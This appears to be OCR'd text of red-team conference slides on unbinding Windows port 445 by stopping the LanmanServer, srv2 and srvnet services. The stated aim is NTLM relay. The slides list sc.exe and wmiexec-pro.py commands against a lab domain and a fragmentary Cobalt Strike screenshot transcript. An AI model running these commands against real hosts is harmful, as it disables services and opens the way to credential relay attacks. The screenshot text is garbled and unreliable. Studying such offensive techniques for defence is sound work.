
[Existing] Tools for Automation of Abuse


- sc.exe
  - Stop
    1. sc config LanmanServer start= disabled
    2. sc stop LanmanServer
    3. sc stop srv2
    4. sc stop srvnet
- wmiexec-pro.py
  - Stop
    1. wmiexec-pro.py lab.local/admin@target.lab.local service -action disable -service-name “LanmanServer”
    2. wmiexec-pro.py lab.local/admin@target.lab.local service -action stop -service-name “LanmanServer”
    3. wmiexec-pro.py lab.local/admin@target.lab.local service -action stop -service-name “srv2”
    4. wmiexec-pro.py lab.local/admin@target.lab.local service -action disable -service-name “srvnet”
  - Check
    1. wmiexec-pro.py lab.local/admin@target.lab.local service -action getinfo -service-name “srvnet”

Demonstration of Practical Abuse

(shoutout to **@garrfoster** and **@_Mayyhem**)

First, some review of tunneling…





Activities
Applications
Terminal
Apr 23 06:16
root@WORKSTATION:~/github/sccmhunter
defaultuser@WORKSTATION:~/github/py-smbtakeover
root@WORKSTATION:~/github/sccmhunter
(venv) [2024-04-23 6:15:59] root ~/github/sccmhunter
Cobalt Strike
Cobalt Strike View Payloads Attacks Site Management Reporting Help
ex... ... lis... us... co... no... pr... pid arch last sleep
20... 19... H... la... CL... co... ba... 5980 x64 87ms Interactive
20... 19... H... la... CL... co... ba... 102... x64 9ms 4 secon...
Event Log X
Proxy Pivots X
Beacon 192.168.57.5@5980 X
user com... pid type sock... port client fhost fport
laba... CLIE... 10232 SOC... NoA... 9050
Stop
Tunnel
Help
root@WORKSTATION:~/github/s...
[Release]
Cobalt Strike
1 / 2

Conclusion

- Simple interactions with SCM can result in 445/tcp being unbound by Windows kernel
  - Remotely conducting these actions using RCP over TCP is beneficial (connectivity)
- BOF and Python automation of abuse to be released
  - Existing tools to interact with SCM should do the trick though
- Provides “lower touch” solution to controlling inbound 445/tcp traffic for NTLM relay and other offensive techniques

Thank you



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